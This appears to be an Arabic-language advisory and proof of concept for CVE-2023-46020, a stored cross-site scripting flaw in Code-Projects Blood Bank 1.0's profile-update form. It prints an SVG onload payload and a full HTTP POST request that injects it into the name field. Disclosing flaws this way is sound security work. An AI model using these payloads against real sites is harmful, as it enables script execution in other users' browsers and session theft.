CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- مؤلف الاستغلال: ersinerenler
الصفحة الرئيسية للبائع
رابط البرنامج
نظرة عامة
- إصدار Code-Projects Blood Bank V1.0 عرضة لثغرة أمنية حرجة تتعلق بتخزين البرمجة النصية عبر المواقع (Stored XSS) عبر عدة معاملات (rename, remail, rphone, و rcity) في ملف /updateprofile.php. يفشل التطبيق في تنقية البيانات المقدمة من المستخدم بشكل كافٍ، مما يسمح للمهاجمين بحقن نصوص ضارة في التطبيق. قد يؤدي هذا إلى تنفيذ نصوص برمجية عشوائية في متصفحات المستخدمين غير المتوقعين، مما قد يعرض أمنهم وخصوصيتهم للخطر في سياق الموقع المتأثر.
تفاصيل الثغرة
- CVE ID: CVE-2023-46020
- الإصدار المتأثر: Blood Bank V1.0
- الملف القابل للاستغلال: updateprofile.php
- المعاملات: rename, remail, rphone, rcity
- نوع الهجوم: محلي
المراجع:
الوصف
- المعاملات rename, remail, rphone, و rcity في ملف /file/updateprofile.php من Code-Projects Blood Bank V1.0 عرضة لثغرة تخزين البرمجة النصية عبر المواقع (Stored XSS). تنشأ هذه الثغرة بسبب عدم كفاية التحقق من صحة الإدخال وتنقية البيانات المقدمة من المستخدم. يمكن للمهاجم استغلال هذا الضعف عن طريق حقن نصوص ضارة في هذه المعاملات، والتي عند تخزينها على الخادم، قد يتم تنفيذها عند عرض المستخدمين الآخرين لملف تعريف المستخدم المتأثر.
إثبات المفهوم (PoC) :
- اعتراض طلب POST إلى updateprofile.php عبر Burp Suite
- حقن الحمولة في المعاملات القابلة للاستغلال
- الحمولة:
"><svg/onload=alert(document.domain)>
- مثال لطلب معامل
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- انتقل إلى صفحة الملف الشخصي وقم بتشغيل XSS
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

